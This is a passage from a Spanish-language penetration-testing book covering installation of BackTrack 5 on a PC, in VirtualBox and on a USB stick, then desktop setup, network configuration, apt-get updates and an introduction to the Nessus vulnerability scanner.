Antes de instalar BackTrack en un ordenador, asegúrese de que el disco no contiene datos importantes, en caso contrario, haga una copia de seguridad en un soporte adecuado. La forma más fácil sería dedicar todo un disco duro para su instalación. Si no puede porque su ordenador tiene ya un sistema operativo, necesitaría crear una partición para BackTrack y realizar una instalación dual.

NOTA
Si desea obtener más información sobre cómo instalar un sistema dual, en Internet encontrará una amplia información, incluida la propia página web de BackTrack.

Es recomendable que si se decide por una instalación dual, se haga primero con un software específico para realizar particiones de disco, tal como Gparted (*http://gparted.sourceforge.net/*). Arranque entonces el Live DVD, cree una partición para BackTrack y siga estos pasos:

1. Arranque el ordenador con el Live DVD de BackTrack, tras unos instantes, verá una pantalla con múltiples opciones. Seleccione la primera, **BackTrack Text – Default Boot Text Mode** y pulse **Enter** (Figura 2.6).




Figura 2.6. Menú de arranque del Live DVD de BackTrack

2. Si todo ha ido bien, verá enseguida la característica pantalla de bienvenida de BackTrack (Figura 2.7).

Figura 2.7. Pantalla de bienvenida de BackTrack en modo texto

3. Para arrancar el sistema en modo gráfico, escriba en la línea de comandos (`root@bt:~#`) `startx` y pulse **Enter**.

4. Ahora, para instalar el sistema operativo, haga doble clic en **Install BackTrack**, en la parte superior izquierda del escritorio (Figura 2.8).

Figura 2.8. Pantalla de inicio de BackTrack en modo gráfico

5. El instalador gráfico es muy sencillo y recuerda a los que emplean la mayoría de las distribuciones de Linux (Figura 2.9). Solo debe seleccionar las distintas opciones en cada uno de los pasos.

Figura 2.9. Selección del idioma de instalación

6. Finalizada la instalación, reinicie la máquina cuando se le pida y retire el DVD de su lector (Figura 2.10).

Figura 2.10. Instalación de BackTrack finalizada

7. Una vez reiniciado el sistema, BackTrack nos pedirá que nos autentiquemos. Observe que a pie de pantalla, en modo texto, le solicitará el usuario, **bt login**, y la contraseña, **Password** (Figura 2.11). Para acceder con derechos de administrador, teclee `root` y `toor`, respectivamente.




Figura 2.11. Detalle del modo de autenticarse en BackTrack

8. A continuación, va a proceder a modificar la contraseña que trae BackTrack por defecto. Para ello, escriba el comando Unix `passwd` e introduzca una contraseña que vaya a recordar. Repítala cuando se le solicite para comprobar que coinciden (Figura 2.12).




Figura 2.12. Cambio de la contraseña por defecto

9. Por último, escriba en la línea de comandos `startx` para iniciar BackTrack en modo gráfico y pase al epígrafe 2.8, *Configuración del teclado*.

2.6 INSTALACIÓN EN UNA MÁQUINA VIRTUAL

Si no desea, o simplemente no puede dedicar un único portátil a la instalación de BackTrack, puede llevar a cabo la misma sobre un software de virtualización como **VirtualBox** (*https://www.virtualbox.org/wiki/Downloads*).

Oracle VM VirtualBox® es un programa gratuito, desarrollado por Oracle y sujeto a la licencia GPL, que permite virtualizar innumerables sistemas operativos. Puede encontrar un completo manual en PDF de este software de virtualización en el material complementario.

La ventaja de instalar BackTrack en un entorno virtual como sistema operativo invitado es que evitamos la tarea de particionar el disco, que siempre puede resultar peligrosa para la integridad de los datos presentes previamente en el mismo. No obstante, también presenta algunas desventajas. La principal es que su ejecución resulta mucho más lenta que si funcionara como sistema operativo principal y, además, salvo que posea una tarjeta de red inalámbrica USB, no podrá usar la integrada en su equipo, pues VirtualBox bloquea el acceso a todos los dispositivos hardware salvo a los dispositivos USB.

El proceso de instalación de BackTrack en VirtualBox es idéntico al comentado en el punto anterior, salvo el proceso de preinstalación, en el que hemos de instalar la máquina virtual sobre nuestro sistema operativo y configurarla para ejecutar BackTrack.

Una vez que haya descargado Oracle VM VirtualBox para sistemas Windows, siga estos pasos para su instalación y configuración antes de proceder a la instalación de BackTrack:

1. Comience la instalación, podría tener que iniciarla como administrador dependiendo de la configuración de su sistema.

2. Haga clic en **Next >** en la ventana inicial.

3. Asegúrese de que la ruta de instalación es la que desea y pulse **Next >**.

4. Seleccione las opciones que prefiera con respecto a los accesos directos en el escritorio y haga clic en **Next >**.

5. Pulse **Yes** si desea proceder a la instalación con las opciones seleccionadas previamente.

6. Pulse **Install** para iniciar el proceso de instalación de VirtualBox. Este proceso durará más o menos dependiendo del rendimiento de su ordenador.

7. Pulse **Finish** para iniciar VirtualBox.

Ya tiene el software preparado para configurar el entorno virtual necesario para instalar BackTrack (Figura 2.13).

Figura 2.13. Pantalla inicial de VirtualBox para Windows

2.6.1 Configuración de VirtualBox para BackTrack

Hay dos métodos fundamentales para instalar BackTrack en una máquina virtual. Uno es usar el Live DVD en formato ISO, tal como se haría en una máquina real. El otro sería descargando una imagen de la máquina virtual preconfigurada en formato VMWare.

Para seguir esta obra lo recomendable sería utilizar el Live DVD en formato ISO, pues de este modo tendremos más flexibilidad a la hora de configurar el tamaño en disco y otras opciones. Además, si en un futuro próximo decide instalar BackTrack en una máquina real, el proceso sería exactamente el mismo.

Una vez que tenga la imagen ISO de BackTrack y VirtualBox instalado, siga estos pasos para preparar el entorno de virtualización:

1. Inicie VirtualBox desde su escritorio de Windows (Figura 2.13).

2. Seleccione el icono **Nueva** en la esquina superior izquierda o use el método abreviado **Ctrl + N**.

3. En la pantalla **Nombre y sistema operativo** introduzca el nombre de la máquina invitada. Puede usar BackTrack 5, por ejemplo, y seleccione a continuación **Linux** como sistema operativo y **Linux 2.6** como versión. Pulse **Next** (Figura 2.14).




Figura 2.14. Configuración de la máquina virtual

4. En la ventana **Tamaño de memoria** deberá elegir la cantidad de memoria que empleará para el sistema operativo invitado. Cuanta menos memoria, más se resentirá la funcionalidad. Puede dejar la que se le indique por defecto. A continuación, pulse **Next**.

5. A continuación, seleccione **Crear un disco duro virtual ahora** y anote la capacidad que le recomienda. Pulse **Next**.

6. Elija la opción **VDI (VirtualBox Disk Image)** y haga clic en **Next**.

7. En la ventana **Almacenamiento en unidad de disco duro físico** seleccione la opción **Reservado dinámicamente** y pulse **Next**.

8. A continuación, seleccione la cantidad de espacio de disco duro virtual según la recomendación que le muestra el programa y pulse **Crear**.

9. Si todo ha ido bien, la máquina que acaba de crear aparecerá en la pantalla de bienvenida (Figura 2.15).

Figura 2.15. BackTrack 5 como sistema virtual

10. Ahora necesitamos configurar los adaptadores de red. Para ello, pulse el icono **Configuración** de la pantalla inicial y después la opción **Red** del menú lateral izquierdo.

11. Haga clic en la pestaña **Adaptador 2** y seleccione **Habilitar adaptador de red**.

12. Ahora conéctelo a la **Red interna** y seleccione **Aceptar** (Figura 2.16).

NOTA
Puede cambiar siempre la configuración de su máquina virtual a través del menú **Configuración**.

Ya puede proceder a instalar el sistema operativo en el disco duro virtual. Este proceso es idéntico al que realizaría sobre un disco duro en una máquina real.




Figura 2.16. Configuración del adaptador de red

2.6.2 Instalación de BackTrack en el disco virtual

Ahora que tiene configurada la máquina virtual, puede proceder a instalar BackTrack en el disco duro virtual. El proceso es sencillo:

1. Abra VM VirtualBox y seleccione la máquina que creó en el punto anterior. A continuación, pulse el icono **Iniciar** en la parte superior.

2. La máquina intentará arrancar, pero como no le hemos indicado dónde se encuentra el disco imagen desde donde hacerlo, deberá seleccionarlo ahora (Figura 2.17).

Figura 2.17. Selección del disco de inicio

3. Es posible que el sistema le indique que la opción **Autocaptura de teclado está activada**. Si es así, haga clic en **OK** para continuar (Figura 2.18).




Figura 2.18. Autocaptura de teclado habilitada

4. Si la máquina se detiene y le muestra el comando `boot:`, pulse **Enter** y el sistema se iniciará. En unos instantes verá cómo arranca sobre Windows el nuevo sistema operativo invitado (Figura 2.19).




Figura 2.19. BackTrack 5 ejecutándose virtualmente sobre Windows 7

5. Ahora que ya tiene corriendo BackTrack en su máquina virtual, deberá proceder a la instalación del mismo en el disco virtual que creó para él. Para ello, haga clic en el icono **Install BackTrack** que se muestra en la parte superior izquierda del escritorio (Figura 2.20).

Figura 2.20. Instalación en el disco virtual

6. El proceso de instalación sobre el disco duro virtual es exactamente idéntico al explicado en el epígrafe 2.5.2.1, por lo que puede irse directamente al punto 5 del mismo y seguir los pasos allí descritos. Cuando acabe, vaya al epígrafe 2.8 (*Configuración del teclado*).

2.7 BACKTRACK PORTABLE

La última posibilidad consiste en instalar BackTrack en una unidad *flash* USB. Una vez realizada esta operación, podrá arrancar cualquier ordenador desde él y ejecutarlo en la nueva máquina.

La ventaja de este método en comparación con el Live DVD es que se pueden guardar todos los cambios en la unidad *flash*.

Para crear un *pendrive* arrancable con BackTrack podrá usar multitud de herramientas. Una de ellas es UNetbootin (*http://unetbootin.sourceforge.net*), que está disponible para Windows, Linux y Mac Os.

Antes de poder crear el USB portable de BackTrack, necesitará:

- **La imagen ISO de BackTrack**. La necesitará para configurar UNetbootin.
- **Una unidad *flash* USB**. Lo recomendable es usar un *pendrive* con al menos 16 GB de capacidad.

Tras descargar el software, ejecútelo y seleccione las rutas de su archivo ISO y la unidad *flash*. A continuación, pulse el botón **Aceptar** (Figura 2.21).




Figura 2.21. Creación de un pendrive arrancable con BackTrack 5

El programa ahora extraerá y copiará los archivos necesarios, así como el gestor de arranque en la unidad USB. Cuando finalice el proceso, UNetbootin le pedirá que reinicie la máquina. Recuerde que puede ser necesario configurar la BIOS de su ordenador para que pueda arrancar desde una unidad *flash* (Figura 2.22).




Figura 2.22. Configuración de la BIOS para arrancar desde una unidad USB

2.8 CONFIGURACIÓN DEL TECLADO

El último paso antes de poder utilizar BackTrack consiste en configurar el teclado para nuestro idioma. Para ello, siga estos sencillos pasos:

1. Una vez en el escritorio de BackTrack, seleccione **System > Preferences > Keyboard** y elija la ficha **Layouts** (Figura 2.23).

Figura 2.23. Menú Preferencias de teclado

2. A continuación, pulse el botón **Add…** y elija la plantilla correspondiente a España, bien por país, bien por idioma (Figura 2.24). Pulse **Add** para regresar al menú anterior.




Figura 2.24. Plantilla para trabajar con un teclado español

3. Elimine ahora la plantilla americana y cierre el menú **Preferencias de teclado** (Figura 2.25).

Figura 2.25. Paso final de la configuración del teclado

2.9 EL ENTORNO DE TRABAJO

Como ya hemos comentado, BackTrack 5 es un sistema operativo completo basado en la distribución de Linux, Ubuntu 10.04. Como él, por tanto, utiliza un entorno de escritorio GNOME. Este entorno está formado por dos paneles y un fondo de escritorio. Los paneles son las barras de la parte superior e inferior de la pantalla y el escritorio la imagen central.

2.9.1 El panel superior

Es la barra que se encuentra presente en la parte superior del entorno de escritorio proporcionado por BackTrack (Figura 2.26).

Figura 2.26. Panel superior del escritorio de BackTrack 5

En el panel superior del entorno de trabajo proporcionado por este sistema operativo encontramos, de izquierda a derecha:

- **Menú Aplicaciones**. Esta es la forma más sencilla de acceder a los programas presentes en BackTrack. Está organizado por categorías ordenadas alfabéticamente: Accesorios, BackTrack, Gráficos, Internet, Oficina, Otros, Sonido y Vídeo, Herramientas del sistema y Wine (un cargador de programas que permite ejecutar aplicaciones diseñadas para DOS y Windows en sistemas operativos tipo Linux).

- **Menú Lugares**. En este menú se encuentran los enlaces a los principales espacios del sistema y, al igual que en Ubuntu, son los siguientes: Carpeta personal, Escritorio, Equipo, Red, Conectar con el servidor, Buscar archivos y Documentos recientes.

- **Menú Sistema**. En este menú encontramos todo tipo de configuraciones, programas de administración y ayudas varias: Preferencias, Administración, Ayuda y soporte, Acerca de Gnome, Salir y Apagar equipo. Así mismo, presenta por defecto un lanzador para abrir un terminal o consola de comandos  , que sustituye a la combinación de teclas **Ctrl + Alt + t**. Más a la derecha muestra el control de volumen, la fecha y hora y el icono salir .

2.9.2 El panel inferior

Es la barra que se encuentra presente en la parte de abajo del entorno de trabajo (Figura 2.27).

Figura 2.27. Panel inferior del escritorio de BackTrack 5

A la izquierda de este panel se encuentra el icono **Mostrar escritorio**, que permite minimizar todas las aplicaciones abiertas y dejar el área de trabajo a la vista.

Entre dicho icono y la zona definida por los **escritorios virtuales** se encuentran los programas que estén funcionando en esos momentos, así como el nombre del documento que tenga abierto, si tiene alguno, y está activo.

Más a la derecha se encuentra el área de los **escritorios virtuales**, donde puede elegir entre cuatro áreas de trabajo y pasar de una a otra con solo pulsar con el botón izquierdo del ratón sobre ella. Si pulsa con el botón derecho sobre una de las aplicaciones abiertas puede arrastrarla a otra área de trabajo.

El último icono de la derecha es la **papelera**. En ella puede recuperar lo que ha eliminado previamente o bien eliminarlo definitivamente.

2.9.3 El escritorio

El escritorio de BackTrack es la zona del entorno de trabajo comprendida entre los dos paneles. Como cualquier otro entorno de escritorio, está diseñado para ofrecer al usuario de una computadora una interacción amigable y cómoda. El escritorio de BackTrack es una solución completa de interfaz gráfica de usuario, que ofrece facilidades de acceso y configuración, como barras de herramientas e integración entre aplicaciones con habilidades como arrastrar y soltar. El entorno de trabajo en este sistema operativo no permite el acceso a todas las características que se encuentran en el mismo, por lo que la interfaz de línea de comandos se utiliza muchísimo para tener un control total sobre el sistema operativo (Figura 2.28).

Figura 2.28. Entorno de escritorio GNOME en BackTrack 5

2.10 CONFIGURACIÓN DE LA CONEXIÓN DE RED EN LA MÁQUINA VIRTUAL

Tras las configuraciones anteriores, solo nos queda configurar correctamente la interfaz de red, puesto que es una herramienta básica para realizar las pruebas de intrusión inalámbrica sobre máquinas remotas.

2.10.1 Configuración de Ethernet

Si ha descargado la imagen VMWare de BackTrack 5R3, la máquina virtual usará NAT (*Network Address Translation*) como conexión de red. Con este modo, BackTrack se conectará a Internet a través del sistema operativo anfitrión, en nuestro caso Windows 7, mientras que el resto de máquinas, e incluso el sistema operativo anfitrión, no podrán conectarse con la máquina virtual.

Así pues, necesitamos cambiar la configuración del adaptador de red y conectarlo a través de un puente. Desde el gestor de VirtualBox, seleccione la máquina virtual y haga clic en **Configuración**. A continuación, elija en el menú lateral **Red** y cambie la configuración del adaptador a **puente** (Figura 2.29). En el campo **Nombre** seleccione la interfaz de red que está conectada, cable o Wi-Fi.




Figura 2.29. Configuración del adaptador de red en VirtualBox

2.10.2 Configuración inalámbrica

Como ya comentamos, no es posible usar la tarjeta Wi-Fi integrada de nuestro ordenador si ejecutamos BackTrack en un entorno virtual. Así pues, necesitaríamos una interfaz inalámbrica tipo USB, como la ya descrita Alfa Network.

Si ya ha conectado la tarjeta USB, entonces puede usar la aplicación **Wicd** para conectarse inalámbricamente a un punto de acceso. **Wicd Network Manager** se encuentra en la categoría **Internet** del menú **Aplicaciones** (Figura 2.30). Cuando se ejecuta, verá unas cuantas redes, tanto cableadas como inalámbricas, ordenadas de mayor a menor intensidad de señal (Figura 2.30).

Figura 2.30. Gestor de redes en BackTrack

Si necesita configurar los parámetros de conexión de su red, como servidores DNS, dirección IP estática y/o clave de red, podrá hacerlo desde la ventana **Propiedades**.

2.11 ACTUALIZAR BACKTRACK

BackTrack es una distribución de Linux basada en Ubuntu. Consiste por tanto en un núcleo, o *kernel*, y un gran conjunto de aplicaciones de software. Como cualquier otro sistema operativo, siempre son necesarias las actualizaciones

para corregir problemas de seguridad y errores de programación. Así mismo, con las actualizaciones también conseguimos nuevas funcionalidades que antes no se encontraban presentes en las aplicaciones.

Por defecto, BackTrack usa solo sus propios repositorios de software, que puede ver echando un vistazo al fichero `/etc/apt/sources.list`. Para realizar cualquier actualización deberá emplear el comando `apt-get`. Antes de nada, siempre tendrá que sincronizar los índices de los ficheros para saber cuáles son los últimos paquetes disponibles. El comando para esta sincronización es `apt-get update`.

ADVERTENCIA DE SEGURIDAD
Asegúrese siempre de sincronizar los índices antes de llevar a cabo cualquier actualización o instalación.

Hay dos comandos que nos permiten realizar las actualizaciones:

- ✓ **`apt-get upgrade`**. Este comando actualiza a su última versión los paquetes que se encuentran instalados en nuestra máquina. Si se da algún problema, el paquete se dejará intacto con la versión actual (Figura 2.31).




Figura 2.31. Actualización de paquetes en un sistema Linux

- ✓ **`apt-get dist-upgrade`**. Actualiza toda la distribución de BackTrack a su última versión. Así, si desea actualizar su versión a la 5R3, bastaría con usar este comando y olvidarse de reinstalar toda la distribución.

2.12 INSTALACIÓN DE HERRAMIENTAS ADICIONALES

Aunque BackTrack viene con muchísimas herramientas, algunas veces necesitará instalar aplicaciones adicionales, bien porque no están incluidas por defecto en BackTrack 5, bien porque desee tener su última versión.

Lo aconsejable siempre es buscar si la herramienta que deseamos instalar se encuentra en los repositorios. Si la encuentra, instálela desde allí; en caso contrario, realice la instalación desde la página web del autor.

Para buscar un paquete en los repositorios, use el comando `apt-cache search <nombre del paquete>`. Si encuentra el paquete y desea obtener más información, escriba `apt-cache show <nombre del paquete>`.

Si desea instalar el paquete, escriba `apt-get install <nombre del paquete>`.

Veamos un ejemplo de cómo instalar el escáner de vulnerabilidades Nessus desde la página web del fabricante.

2.12.1 Nessus

Es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un demonio, **nessusd**, que realiza el escaneo en el sistema objeto, y **nessus**, el cliente que muestra el avance e informa sobre el estado de los escaneos.

En operación normal, Nessus comienza escaneando los puertos con Nmap para buscar puertos abiertos y después intentar varios *exploits* para atacarlo.

Opcionalmente, los resultados del escaneo pueden ser exportados como informes en varios formatos, como texto plano, XML, HTML y LaTeX. Los resultados también pueden ser guardados en una base de conocimiento para referencia en futuros escaneos de vulnerabilidades.

Algunas de las pruebas de vulnerabilidades de Nessus pueden causar que los servicios o sistemas operativos se corrompan y caigan. El usuario puede evitar esto desactivando **unsafe test** antes de escanear.

